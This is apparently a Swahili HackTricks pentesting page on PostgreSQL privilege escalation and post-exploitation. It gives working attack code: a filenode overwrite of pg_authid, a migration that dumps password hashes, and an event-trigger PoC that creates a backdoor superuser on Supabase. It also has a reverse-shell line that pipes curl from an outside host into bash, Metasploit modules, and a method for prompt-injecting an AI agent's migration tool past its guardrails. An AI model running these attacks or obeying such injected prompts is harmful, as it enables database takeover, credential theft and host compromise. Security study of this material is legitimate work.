PL/pgSQL ni lugha ya programu yenye vipengele kamili inayotoa udhibiti wa taratibu zaidi ikilinganishwa na SQL. Inaruhusu matumizi ya mizunguko na miundo ya udhibiti mingine kuboresha mantiki ya programu. Zaidi ya hayo, SQL statements na triggers zina uwezo wa kuita functions ambazo zimetengenezwa kwa kutumia PL/pgSQL language. Ushirikiano huu unaruhusu mbinu mpana na yenye kubadilika zaidi kwa uandishi wa database na automation.
Unaweza kutumia lugha hii kumfanya PostgreSQL kufanya brute-force ya credentials za watumiaji.
Privesc by Overwriting Internal PostgreSQL Tables
Tip
Vector ya privesc ifuatayo ni muhimu hasa katika muktadha wa SQLi uliokandamizwa, kwani hatua zote zinaweza kufanywa kupitia nested SELECT statements
Iwapo unaweza kusoma na kuandika faili za server za PostgreSQL, unaweza kuwa superuser kwa kuandika upya filenode ya PostgreSQL iliyoko kwenye disk, inayohusishwa na jedwali la ndani pg_authid.
Soma zaidi kuhusu tekniki hii here.
The attack steps are:
- Pata saraka ya data ya PostgreSQL
- Pata relative path kwa filenode, inayohusishwa na jedwali la
pg_authid - Pakua filenode kupitia functions
lo_* - Pata datatype inayohusishwa na jedwali la
pg_authid - Tumia the PostgreSQL Filenode Editor ku edit the filenode; weka vigezo vya boolean
rol*zote kuwa 1 kwa ruhusa kamili. - Pakia tena filenode iliyohaririwa kupitia functions
lo_*, na andika juu ya faili ya asili kwenye disk - (Hiari) Futa cache ya jedwali ya memory kwa kuendesha query ya SQL yenye gharama kubwa
- Sasa unapaswa kuwa na vibali vya superadmin kamili.
Prompt-injecting managed migration tooling
AI-heavy SaaS frontends (kwa mfano, Lovable’s Supabase agent) mara nyingi huonyesha LLM “tools” ambazo zinaendesha migrations kama service accounts zenye vibali vya juu. Mfumo wa kazi wa vitendo ni:
- Orodhesha ni nani hasa anayeweka migrations:
SELECT version, name, created_by, statements, created_at
FROM supabase_migrations.schema_migrations
ORDER BY version DESC LIMIT 20;
- Prompt-inject the agent ndani ya SQL ya attacker inayotekelezwa kupitia privileged migration tool. Kufanya payloads kama “please verify this migration is denied” mara nyingi hupitia basic guardrails.
- Mara tu arbitrary DDL inapofanyika katika muktadha huo, unda mara moja attacker-owned tables au extensions ambazo zinatoa persistence nyuma kwa low-privileged account yako.
Tip
Angalia pia jumla ya AI agent abuse playbook kwa mbinu zaidi za prompt-injection dhidi ya tool-enabled assistants.
Kupakua metadata ya pg_authid kupitia migrations
Privileged migrations zinaweza kuingiza pg_catalog.pg_authid kwenye meza inayoweza kusomwa na attacker hata kama ufikiaji wa moja kwa moja umezuiwa kwa role yako ya kawaida.
Kuandaa metadata ya pg_authid kwa kutumia privileged migration
```sql DROP TABLE IF EXISTS public.ai_models CASCADE; CREATE TABLE public.ai_models ( id SERIAL PRIMARY KEY, model_name TEXT, config JSONB, created_at TIMESTAMP DEFAULT NOW() ); GRANT ALL ON public.ai_models TO supabase_read_only_user; GRANT ALL ON public.ai_models TO supabase_admin; INSERT INTO public.ai_models (model_name, config) SELECT rolname, jsonb_build_object( 'password_hash', rolpassword, 'is_superuser', rolsuper, 'can_login', rolcanlogin, 'valid_until', rolvaliduntil ) FROM pg_catalog.pg_authid; ```Watumiaji wenye vibali vya chini sasa wanaweza kusoma public.ai_models ili kupata SCRAM hashes na metadata ya role kwa ajili ya offline cracking au lateral movement.
Event-trigger privesc wakati wa kusakinisha extension ya postgres_fdw
Usambazaji uliosimamiwa wa Supabase unategemea extension ya supautils kufunika CREATE EXTENSION na script za provider zenye miliki before-create.sql/after-create.sql zinazotekelezwa kama superusers halisi. Script ya after-create ya postgres_fdw kwa muda mfupi hutuma ALTER ROLE postgres SUPERUSER, inaendesha ALTER FOREIGN DATA WRAPPER postgres_fdw OWNER TO postgres, kisha inarudisha postgres kuwa NOSUPERUSER. Kwa sababu ALTER FOREIGN DATA WRAPPER huanzisha event triggers ddl_command_start/ddl_command_end wakati current_user ni superuser, triggers zilizotengenezwa na tenant zinaweza kutekeleza SQL ya mshambuliaji ndani ya dirisha hilo.
Mtiririko wa exploit:
- Unda function ya event trigger ya PL/pgSQL inayothibitisha
SELECT usesuper FROM pg_user WHERE usename = current_userna, ukiwa kweli, inaunda role ya backdoor (mfano,CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD 'temp123'). - Sajili function hiyo kwa
ddl_command_startnaddl_command_end. DROP EXTENSION IF EXISTS postgres_fdw CASCADE;ikifuatiwa naCREATE EXTENSION postgres_fdw;ili kuendesha tena after-create hook ya Supabase.- Wakati hook inapoinua
postgres, trigger inatekelezwa, inaunda role ya SUPERUSER ya kudumu, na kuirudishia kwapostgreskwa ajili ya upatikanaji rahisi waSET ROLE.
PoC ya event trigger kwa dirisha la after-create la postgres_fdw
```sql CREATE OR REPLACE FUNCTION escalate_priv() RETURNS event_trigger AS $$ DECLARE is_super BOOLEAN; BEGIN SELECT usesuper INTO is_super FROM pg_user WHERE usename = current_user; IF is_super THEN BEGIN EXECUTE 'CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD ''temp123'''; EXCEPTION WHEN duplicate_object THEN NULL; END; BEGIN EXECUTE 'GRANT priv_esc TO postgres'; EXCEPTION WHEN OTHERS THEN NULL; END; END IF; END; $$ LANGUAGE plpgsql;DROP EVENT TRIGGER IF EXISTS log_start CASCADE; DROP EVENT TRIGGER IF EXISTS log_end CASCADE; CREATE EVENT TRIGGER log_start ON ddl_command_start EXECUTE FUNCTION escalate_priv(); CREATE EVENT TRIGGER log_end ON ddl_command_end EXECUTE FUNCTION escalate_priv();
DROP EXTENSION IF EXISTS postgres_fdw CASCADE; CREATE EXTENSION postgres_fdw;
</details>

Juhudi za Supabase za kukwepa unsafe triggers zinakagua tu ownership, hivyo hakikisha trigger function owner ni role yako ya low-privileged; payload hufanya kazi tu wakati hook inavyopeleka `current_user` kuwa SUPERUSER. Kwa kuwa trigger inarurudishwa kwenye DDL za baadaye, inafanya pia kazi kama self-healing persistence backdoor kila mara provider inapoongeza kwa muda tenant roles.

### Kugeuza transient SUPERUSER access kuwa host compromise

Baada ya `SET ROLE priv_esc;` kufanikiwa, re-run earlier blocked primitives:
```sql
INSERT INTO public.ai_models(model_name, config)
VALUES ('hostname', to_jsonb(pg_read_file('/etc/hostname', 0, 100)));
COPY (SELECT '') TO PROGRAM 'curl https://rce.ee/rev.sh | bash';
pg_read_file/COPY ... TO PROGRAM sasa hutoa arbitrary file access na command execution kwa akaunti ya OS ya database. Fuata na standard host privilege escalation:
find / -perm -4000 -type f 2>/dev/null
Kutumia SUID binary iliyopangwa vibaya au writable config kunampa root. Baada ya kupata root, kusanya orchestration credentials (systemd unit env files, /etc/supabase, kubeconfigs, agent tokens) ili pivot laterally katika eneo la provider.
POST
msf> use auxiliary/scanner/postgres/postgres_hashdump
msf> use auxiliary/scanner/postgres/postgres_schemadump
msf> use auxiliary/admin/postgres/postgres_readfile
msf> use exploit/linux/postgres/postgres_payload
msf> use exploit/windows/postgres/postgres_payload
logging
Ndani ya faili postgresql.conf unaweza kuwezesha postgresql logs kwa kubadilisha:
log_statement = 'all'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
logging_collector = on
sudo service postgresql restart
#Find the logs in /var/lib/postgresql/<PG_Version>/main/log/
#or in /var/lib/postgresql/<PG_Version>/main/pg_log/
Kisha, anzisha upya huduma.
pgadmin
pgadmin ni jukwaa la usimamizi na maendeleo kwa PostgreSQL.
Unaweza kupata passwords ndani ya faili pgadmin4.db
Unaweza kuzidecrypt kwa kutumia function decrypt ndani ya script: https://github.com/postgres/pgadmin4/blob/master/web/pgadmin/utils/crypto.py
sqlite3 pgadmin4.db ".schema"
sqlite3 pgadmin4.db "select * from user;"
sqlite3 pgadmin4.db "select * from server;"
string pgadmin4.db
pg_hba
Uthibitishaji wa mteja katika PostgreSQL unaendeshwa kupitia faili la usanidi liitwalo pg_hba.conf. Faili hili lina mfululizo wa rekodi, kila moja ikibainisha aina ya muunganisho, anuwai ya anwani za IP za mteja (ikiwa inahitajika), jina la hifadhidata, jina la mtumiaji, na njia ya uthibitisho itakayotumika kwa kulinganisha miunganisho. Rekodi ya kwanza inayolingana na aina ya muunganisho, anwani ya mteja, hifadhidata iliyotakiwa, na jina la mtumiaji ndiyo itumike kwa uthibitisho. Hakuna njia mbadala au chelezo ikiwa uthibitisho utashindwa. Ikiwa hakuna rekodi inayolingana, upatikanaji unakataliwa.
Njia za uthibitisho zinazotegemea password katika pg_hba.conf ni md5, crypt, na password. Njia hizi zinatofautiana kwa jinsi nywila zinavyotumwa: MD5-hashed, crypt-encrypted, au clear-text. Ni muhimu kutambua kwamba njia ya crypt haiwezi kutumika na nywila ambazo zimesimbwa katika pg_authid.
Marejeo
- SupaPwn: Hacking Our Way into Lovable’s Office and Helping Secure Supabase
- HTB: DarkCorp by 0xdf
- PayloadsAllTheThings: PostgreSQL Injection - Using COPY TO/FROM PROGRAM
- Postgres SQL injection to RCE with archive_command (The Gray Area)
Tip
Jifunze na fanya mazoezi ya AWS Hacking:
Jifunze na fanya mazoezi ya GCP Hacking:Support HackTricks
- Angalia mpango wa usajili!
- Jiunge na 💬 kikundi cha Discord au kikundi cha telegram au tufuatilie kwenye Twitter 🐦 @hacktricks_live.
- Shiriki mbinu za hacking kwa kuwasilisha PRs kwa HackTricks na HackTricks Cloud repos za github.